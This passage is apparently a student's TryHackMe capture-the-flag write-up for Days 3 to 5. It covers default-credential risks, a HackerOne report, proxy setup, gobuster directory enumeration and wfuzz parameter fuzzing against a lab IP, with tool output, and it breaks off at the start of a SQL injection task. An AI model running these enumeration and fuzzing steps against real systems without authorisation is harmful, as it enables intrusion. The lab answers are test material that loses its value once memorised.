What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Answer also available in the same section as the question 1.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Question 3

Reading through the report from Hackerone ID:804548 to find the answer.

hackerone SOLUTIONS ▾ PRODUCTS ▾ PARTNERS ▾ COMPANY ▾ HACKERS ▾ RESOURCES ▾

arm4nd0 submitted a report to [U.S. Dept Of Defense](#). Feb 25th (2 years ago)

BOT: posted a comment. Feb 25th (2 years ago)

agent-l8 (U.S. Dept Of Defense staff) updated the severity to Critical. Feb 25th (2 years ago)

agent-l8 (U.S. Dept Of Defense staff) changed the status to **Triaged**. Feb 25th (2 years ago)

arm4nd0 posted a comment. May 10th (2 years ago)

agentt2 closed the report and changed the status to **Resolved**. May 22nd (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

agent-l8 (U.S. Dept Of Defense staff) posted a comment. Updated Jun 25th (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

arm4nd0 requested to disclose this report. Jun 25th (2 years ago)


ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report. Jun 25th (2 years ago)

This report has been disclosed. Jun 25th (2 years ago)

U.S. Dept Of Defense has locked this report. Jun 25th (2 years ago)


Question 4

Press the FoxyProxy button on the Firefox and click option. Once loaded, we can see the edit button (orange-colored). Press the button to see the port number.




Question 5

Examine the proxy type on the same page as the port number.




Question 6

Open the BurpSuite and go to the decoder section. Put “PSP0201” in the given box and press encode as URL.




Question 7

Answer is provided in the Day 3 task's explanation.



Question 8

Perform the given task. Follow instructions given on the BurpSuite to obtain the username and password. Browse to the IP given and login with the username and password obtained to get the flag.



Thought process / methodology:


First, we started the machine and browse to tryhackme website. We read through the Day 3 task and obtained the needed answer. To obtain the answer for question 3, we accessed the report from Hackerone ID:804548 and search for the agent's name. Next, we turned on the FoxyProxy and obtain the answer for question 4 and 5 through Option > edit. Next, we opened the BurpSuite, go to the decoder section and fill in the blank box with PSP0201; we chose the encode as URL option to obtain the value for question 6. After that, we performed the given task on tryhackme – Day3 by following the instructions, and managed to get the username and password for the website. Flag was then obtained after filling in the correct username and password.

Day 4: (Web exploitation) Santa's watching


Tools used: Kali Linux, Firefox, Wfuzz, Gobuster.

Question 1:-

IP provided being accessed.




Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)




Question 2:-

Using gobuster to find file directory.



```
1211102001@kali: ~  
$ gobuster dir -u http://10.10.177.52 -w big.txt -x .php  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.177.52  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Extensions: php  
[+] Timeout: 10s  
  
2022/06/19 19:56:47 Starting gobuster in directory enumeration mode  
  
/.htpasswd (Status: 403) [Size: 277]  
/.htaccess (Status: 403) [Size: 277]  
/.htpasswd.php (Status: 403) [Size: 277]  
/.htaccess.php (Status: 403) [Size: 277]  
Progress: 1262 / 40940 (3.08%)  
/LICENSE (Status: 200) [Size: 1086]  
/api (Status: 301) [Size: 310] [→ http://10.10.177.52/api/]  
Progress: 7714 / 40940 (18.84%)
```

Api directory accessed to find file needed.



Index of /api


| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | - | - | - |
| site-log.php | 2020-11-22 06:38 | 110 | |

Apache/2.4.29 (Ubuntu) Server at 10.10.177.52 Port 80

Question 3:-

Using the fuzz command to get the date parameter

```
1211102001@kali: ~  
File Actions Edit View Help  
1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~ x 1211102001@kali: ~ x  
1211102001@kali: ~$  
$ wfuzz -c -z file,wordlist -d "date=FUZZ" http://10.10.177.52/api/site-log.php  
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL site  
s. Check Wfuzz's documentation for more information.  
*****  
* Wfuzz 3.1.0 - The Web Fuzzer *  
*****  
Target: http://10.10.177.52/api/site-log.php  
Total requests: 63  
*****  
ID      Response  Lines  Word  Chars  Payload  
-----  
000000003: 200      0 L    0 W    0 Ch   "20201102"  
000000010: 200      0 L    0 W    0 Ch   "20201109"  
000000001: 200      0 L    0 W    0 Ch   "20201100"  
000000011: 200      0 L    0 W    0 Ch   "20201110"  
000000007: 200      0 L    0 W    0 Ch   "20201106"  
000000015: 200      0 L    0 W    0 Ch   "20201114"  
000000012: 200      0 L    0 W    0 Ch   "20201111"  
000000014: 200      0 L    0 W    0 Ch   "20201113"  
000000009: 200      0 L    0 W    0 Ch   "20201108"  
000000006: 200      0 L    0 W    0 Ch   "20201105"  
000000008: 200      0 L    0 W    0 Ch   "20201107"  
000000002: 200      0 L    0 W    0 Ch   "20201101"  
000000022: 200      0 L    0 W    0 Ch   "20201121"  
000000005: 200      0 L    0 W    0 Ch   "20201104"  
000000016: 200      0 L    0 W    0 Ch   "20201115"  
000000018: 200      0 L    0 W    0 Ch   "20201117"  
000000024: 200      0 L    0 W    0 Ch   "20201123"  
000000004: 200      0 L    0 W    0 Ch   "20201103"  
000000023: 200      0 L    0 W    0 Ch   "20201122"
```



Thought Process:

We begin by accessing the ip address we are given from the machine. We decide to approach question 1 after re-reading information given we came up with **Question 1's** answer with several tries, after acquiring **Q.1** answer we apply the "gobuster" command to the machine ip website to view all the details on the website, where we will find a list of directories and going to the specific directory we need to find **Q.2's** answer. We then use the "wfuzz" command to list out the extra bit of information from the **wordlist.txt** and after close inspection we see there is an irregularity in the data and decide to use the data of the irregularity in the website url and where it'll show us our flag.


Day 5 - Web Exploitation - Someone stole Santa's gift list!

Tools used: kali linux, mozilla firefox, terminal, sqlmap, burpsuite

Solution/walkthrough


Question 1

Searching the default port number for SQL server running on TCP




Question 2

